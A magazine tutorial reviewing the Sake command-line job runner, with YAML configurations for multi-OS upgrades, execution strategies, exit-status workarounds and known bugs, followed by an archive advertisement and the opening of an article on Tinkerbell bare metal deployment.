Real networks feature a heterogeneous mix of services and operating systems. You are likely to have different Linux distributions coexisting together in your server fleet, and you can't count on them all behaving the same way or featuring the same utilities. For example, if you have a mix of Devuan and Rocky Linux servers, the example configuration in Listing 1 will do no good because `apt upgrade` won't update a Rocky Linux instance.

Listing 1: `sake.yaml` Example

```
01 # Use a non-default known_host
02 known_hosts_file: /home/sake/.ssh/known_hosts2
03
04 # Every server is labeled with the "devuan" tag
05 servers:
06   horse:
07     user: root
08     host: horse.operationalsecurity.es
09     tags: [devuan]
10   donkey:
11     user: root
12     host: donkey.operationalsecurity.es
13     tags: [devuan]
14   zebra:
15     user: root
16     host: zebra.operationalsecurity.es
17     tags: [devuan]
18
19 # A single task is defined, which by default will
20 # run only against "devuan" hosts.
21 tasks:
22   upgradeall:
23     desc: Upgrade all packages
24     target:
25          tags: [devuan]
26     cmd: |
27          apt update
28          apt upgrade -y
```

Listing 2: Alternative `known_host`

```
if [ ! -d .ssh ] then;
  mkdir .ssh
fi

for name in horse donkey zebra; do
  TARGET=${name}.operationalsecurity.es
  echo "$TARGET" \
  `ssh root@"$TARGET" cat /etc/ssh/ssh_host_ecdsa_key.pub` \
  >> $HOME/.ssh/known_hosts2
done
```

```
donkey.operationalsecurity.es | Building dependency tree...
donkey.operationalsecurity.es | Reading state information...
donkey.operationalsecurity.es | Calculating upgrade...
donkey.operationalsecurity.es | 0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

RECAP *********************************************************************************************

 horse.operationalsecurity.es       ok=1  unreachable=0  ignored=0  failed=0  skipped=0
 donkey.operationalsecurity.es      ok=1  unreachable=0  ignored=0  failed=0  skipped=0
 zebra.operationalsecurity.es       ok=1  unreachable=0  ignored=0  failed=0  skipped=0
-------------------------------------------------------------------------------------------
 Total                              ok=3  unreachable=0  ignored=0  failed=0  skipped=0

workstation$
```

Figure 1: Sake executes the `upgradeall` task and prints a summary at the end of the job.

Listing 3: Multi-OS Upgrade Task

```
known_hosts_file: /home/sake/.ssh/known_hosts2

# Every server is labeled with the proper OS or
# distribution it is running.
servers:
  devuan:
    user: root
    host: devuan.operationalsecurity.es
    tags: [devuan]
  rocky:
    user: root
    host: rocky.operationalsecurity.es
    tags: [rocky]
  openbsd:
    user: root
    host: openbsd.operationalsecurity.es
    tags: [openbsd]

# A single task is defined, which by default will
# run against all hosts in the inventory.
tasks:
  upgradeall:
    desc: Upgrade all packages
    target:
      all: true
    cmd: |
        if [[ $S_TAGS = "devuan" ]]; then
            apt update
            apt upgrade -y
        elif [[ $S_TAGS = "rocky" ]]; then
            dnf --refresh upgrade-minimal
        elif [[ $S_TAGS = "openbsd" ]]; then
            pkg_add -u
            syspatch
            MY_STATUS=${?}
            if [[ $MY_STATUS -eq 0 || $MY_STATUS -eq 2 ]]; then
              exit 0
            else
              exit $MY_STATUS
            fi
        else
            echo "No upgradeall implemented for this server"
            exit 1
        fi
```

Sake is not clever enough to know that Devuan servers are updated with `apt upgrade` but that Rocky servers are updated with `dnf upgrade-minimal`. You can, however, trick it into issuing the proper command.

Say you have a bunch of Devuan, Rocky, and OpenBSD servers in your fleet and you want to be able to use the `upgradeall` task to update every server with a single command, even though they are running different software stacks. To do so, replace the `upgradeall` task from Listing 1 with the new version in Listing 3. This code works because Sake sets a number of shell variables that are passed to the task being run, which can include:

- `S_NAME`
- `S_HOST`
- `S_USER`
- `S_PORT`
- `S_TAGS`

```
TASK [upgradeall: Upgrade all packages] ****************************************************************************************************

devuan.operationalsecurity.es |
devuan.operationalsecurity.es | WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
devuan.operationalsecurity.es |
devuan.operationalsecurity.es | Hit:1 http://deb.devuan.org/merged chimaera InRelease
devuan.operationalsecurity.es | Hit:2 http://deb.devuan.org/merged chimaera-updates InRelease
devuan.operationalsecurity.es | Hit:3 http://deb.devuan.org/merged chimaera-security InRelease
openbsd.operationalsecurity.es | https://cdn.openbsd.org/pub/OpenBSD/7.3/packages-stable/amd64/: ftp: connect: No route to host
openbsd.operationalsecurity.es | https://cdn.openbsd.org/pub/OpenBSD/7.3/packages/amd64/: ftp: connect: No route to host
openbsd.operationalsecurity.es | https://cdn.openbsd.org/pub/OpenBSD/7.3/packages/amd64/: empty
openbsd.operationalsecurity.es | syspatch: connect: No route to host
openbsd.operationalsecurity.es | Process exited with status 1
rocky.operationalsecurity.es   | Rocky Linux 9 - BaseOS                          6.0 kB/s | 4.1 kB     00:00
devuan.operationalsecurity.es | Reading package lists...
devuan.operationalsecurity.es | Building dependency tree...
devuan.operationalsecurity.es | Reading state information...
devuan.operationalsecurity.es | All packages are up to date.
devuan.operationalsecurity.es |
devuan.operationalsecurity.es | WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
devuan.operationalsecurity.es |
devuan.operationalsecurity.es | Reading package lists...
rocky.operationalsecurity.es   | Rocky Linux 9 - AppStream                       12 kB/s | 4.5 kB     00:00
devuan.operationalsecurity.es | Building dependency tree...
devuan.operationalsecurity.es | Reading state information...
devuan.operationalsecurity.es | Calculating upgrade...
devuan.operationalsecurity.es | 0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
rocky.operationalsecurity.es   | Rocky Linux 9 - Extras                          8.7 kB/s | 2.9 kB     00:00
rocky.operationalsecurity.es   | Dependencies resolved.
rocky.operationalsecurity.es   | Nothing to do.
rocky.operationalsecurity.es   | Complete!

RECAP *************************************************************************************************************************************

devuan.operationalsecurity.es       ok=1  unreachable=0  ignored=0  failed=0  skipped=0
rocky.operationalsecurity.es        ok=1  unreachable=0  ignored=0  failed=0  skipped=0
openbsd.operationalsecurity.es      ok=0  unreachable=0  ignored=0  failed=1  skipped=0
-------------------------------------------------------------------------------------
Total                               ok=2  unreachable=0  ignored=0  failed=1  skipped=0
```

Figure 2: Sake reports a failure if a host failed to complete an assigned task. Here, `syspatch` exited with status 1, which means an update was requested but the script failed to retrieve it.

The particular server on which a command is run is defined with `S_TAGS`, which allows you to feed a simple script to the server with the `cmd` parameter that uses `apt` to update Devuan hosts, `dnf` to update Rocky hosts, and `pkg_add` with `syspatch` to update OpenBSD hosts. The only thing you need to remember is you have to tag each server properly in the `servers` section of the configuration file.

Notice that this simple script exits with a non-zero status if the server is not labeled with a valid tag (see the "Exit Status" box). Sake is smart enough to realize an abnormality was found if the task exits on an error and will report an incident for any failed job (Figure 2).

Task Execution Strategies

For big server fleets, you should know the order in which Sake executes tasks. If you invoke many tasks against 2,000 servers, your workstation will be incapable of running them all on all the machines at once. Instead, Sake queues the tasks and executes them in order, often running multiple tasks in parallel. The way tasks are prioritized and queued for execution is referred to as a task execution strategy [4].

The default strategy is `linear`, which tries to run each task against every target before launching the next task (Figure 3). For example, say you have defined tasks `pet`, `feed`, and `give_treat`. If you were to invoke multiple tasks against multiple servers, with a command like

```
$ sake run pet,feed,give_treat ➥
  -s horse,donkey,zebra
```

Sake would run `pet` against all the servers, then `feed`, then `give_treat`. If the number of servers you operate is obscenely large, you can limit the maximum number of jobs Sake attempts at once with the `--batch` flag. A `batch` value of `2` in a `linear` strategy would have Sake pick two servers, run the first task on them, then move on to the next two servers, and iterate that way until the first task was completed. Afterward, it would launch the next queued task:

```
$ sake run pet,feed,give_treat ➥
  --batch 2 -s horse,[...],platypus
```

The second strategy is `host_pinned`, defined with the `--strategy` flag, which makes Sake walk through each of your hosts and run all the tasks programmed for that host in order before moving to the next host (Figure 4). The `--batch` parameter tells Sake how many hosts can be processed in parallel:

```
$ sake run pet,feed ➥
  --strategy host_pinned ➥
  --batch 2 -s horse,donkey,zebra
```

The final strategy is `free`, which is no strategy at all. This "unstrategy" just runs all tasks at the same time indiscriminately.

A Simple Tool Falls Apart

You often hear that you ought to use the simplest tool you can to complete a job, but not a simpler one. Sake's simple configuration, performance, and ease of use come at a price, which you will start paying as soon as your server fleet turns complex. Sake has serious issues when issuing commands to devices that don't feature a POSIX-style shell, even if they have an SSH interface that is perfectly fine. During testing, Sake failed to manage my MikroTik routers properly, which use a proprietary shell. Solutions are possible but come across as ugly hacks. For example, Listing 4 makes all tasks run against `mikrotik` as `local` (line 5), which

Exit Status

If Sake attempts to run a command or script on a host that returns a non-zero exit status, Sake considers the task failed and reports it. Most commands (e.g., `ls` or `rm`) return 0 on success and a different value on failure. Unfortunately, many benign failures can cause processes to exit with a non-zero exit status. For example, OpenBSD's `syspatch` will exit with status 2 if the user requests an update, but no updates are available in the OpenBSD repositories.

Having Sake report a failure on one of these trivial non-failures is not useful. If you don't want Sake to throw a failure warning because of a process that exits with a non-zero status from a benign failure, you can use a workaround similar to that shown in Listing 3; line 35 captures the `syspatch` exit status and records it in the `MY_STATUS` variable. Lines 36-40 ensure that the script exits with status 0 if `syspatch` itself exits with a status of either 0 or 2, thus preventing Sake from throwing a warning. Should `syspatch` exit with a different value, the script exits with that value and a failure is reported.




Figure 3: In the `linear` execution strategy, each task is completed on each server before Sake starts processing the next task.




Figure 4: In the `host_pinned` execution strategy, Sake executes all the tasks programmed for each server before moving on to the next server.

Listing 4: MikroTik Router Workaround

```
01 servers:
02   mikrotik:
03     user: admin
04     host: gateway.operationalsecurity.es
05     local: true
06 tasks:
07   upgrade:
08     desc: Upgrade Mikrotik
09     target:
10       servers: [mikrotik]
11     cmd: ssh $S_USER@$S_HOST "/system/package/update/
         download"
```

Listing 5: Misbehaving Nested Tasks

```
01 # This configuration does not work as you may expect!
02 tasks:
03   dogfeeding:
04     cmd: |
05       echo "Here you are, a bone!"
06     target:
07       tags: [dog]
08   horsefeeding:
09     cmd: |
10       echo "Take an apple, you good horsey!"
11     target:
12       tags: [equine]
13   petfeeding:
14     target:
15       tags: [animals]
16     tasks:
17       task: dogfeeding
18       task: horsefeeding
```

means the commands described by the tasks' `cmd` will run on the workstation running Sake instead of directly on the target host over SSH.

This method allows you to call arbitrary tools and scripts to do your bidding. In this case, you call OpenSSH to connect to the host and issue an upgrade command; however, Sake won't be an elegant solution anymore. You might as well use Ansible at this point, which has readily available playbooks for interfacing with MikroTik gear.

Sake is still in the development stage and it shows. For example, you can define tasks that call other tasks; therefore, in theory, you can create a task called `petfeeding` which itself invokes tasks `dogfeeding` and `horsefeeding` (Listing 5). The problem is that this configuration will misbehave because the `target` attribute is only evaluated for the root task. In other words, if the root task uses `animals` as a target, then Sake ignores the targets defined for each subtask, and all the subtasks will be run against every animal disregarding their status as either `dog` or `horse`.

Simply put, if you run

```
$ sake run petfeeding
```

then Sake runs the `petfeeding` task, which runs both `dogfeeding` and `horsefeeding` on all `animals`. The end result is that `dog` servers receive an apple each (in addition to their bones), whereas `equine` servers get a bone (in addition to their apples).

Conclusion

Sake is a handy tool requiring minimal knowledge to run batch commands on multiple servers at once. Its configuration can be kept in a tight, single text file. Sake is well documented [5], and you can find useful tips on their website. Of special interest is the Recipes section [6], which includes example tasks for uploading files or copying scripts into the servers and executing them in a single operation.

That said, Sake is still in early development and suffers a bit for it. It is, by design, limited in scope, which is both a boon and a bane. Sake is not replacing Ansible anytime soon, if only because that is not its intended goal. It is, however, a good tool to keep in one's toolbox, just in case you need a lightweight job runner. ■

Info

[1] Sake binary releases: [https://github.com/alajmo/sake/releases]
[2] "How to configure key-based authentication for SSH" by Evans Amoany (Sudoer), Red Hat, May 2022: [https://www.redhat.com/sysadmin/key-based-authentication-ssh]
[3] x/crypto/ssh bug regarding known_host: [https://github.com/golang/go/issues/29286]
[4] Task execution strategy: [https://sakecli.com/task-execution/]
[5] Sake documentation: [https://sakecli.com/examples/]
[6] Sake recipes: [https://sakecli.com/recipes/]

Author

Rubén Llorente is a mechanical engineer whose job is to ensure that the security measures of the IT infrastructure of a small clinic are both legally compliant and safe. He is also an OpenBSD enthusiast and a weapons collector.

CLEAR OFF YOUR BOOKSHELF WITH DIGITAL ARCHIVES


Complete your collection of *Linux Magazine* and *ADMIN Network & Security* with our Digital Archive Bundles.

You get a full year of issues in PDF format to access at any time from any device.

2023 Archives Available Now!

shop.linuxnewmedia.com

Image © rukanoga, 123RF.com



Tinkerbell bare metal deployment

Fill 'Er Up!

Tools that handle bare metal deployment are few and far between, but the free Tinkerbell program tackles this problem with a modern architecture that comes from the metal-as-a-service scene, allowing you to control the roll out through an API and configure systems with your automation tool of choice. By Martin Loschwitz

All of today's major vendors offer automated server installation and configuration options, but if you want to avoid being tied in to a distribution provider, you will run into major issues. Ignoring vendor-specific solutions, you are likely to search in vain for bare metal deployment tools. Although Foreman is the classic choice and niche solutions such as Orcharhino also offer a great deal of functionality, they are not considered genuine candidates because many of the applications available are either very narrowly focused on individual areas of use or have sprawled so massively over the years that introducing them is virtually impossible. The developers at Tinkerbell [1] are looking to change this difficulty and have launched a collection of tools that promise modern bare metal deployment.

Rack It

The IT industry has changed fundamentally now that individual computing units designed to fit in the standard rack structures of data centers and server rooms (1U servers) have become so powerful that their hardware is not leveraged to its full potential just running individual programs. Virtualization has been the gold standard for nigh on 20 years, whether in the form of virtual machines or containers.

The rules of the game have changed fundamentally in the corporate landscape, not least because of the principles of cloud computing and cloud native architecture: Customers increasingly expect IT service providers to be – first and foremost – platform operators. Today's customers consume CPU and RAM in a far more dynamic way than was the case just five years ago, making use of the possibility of tasking highly specialized service providers with the creation of environments that can then run on any platform.

Thus, the day-to-day challenges faced by platform providers are fundamentally different from those they faced in the past. From today's perspective, large IT platforms are initially like a war of attrition with the constant need to scale up. However, anyone who regularly expands their data center rack by rack cannot possibly do this with the same tools they used for their work on small-scale setups, which is why automation and orchestration have become part of everyday IT life.

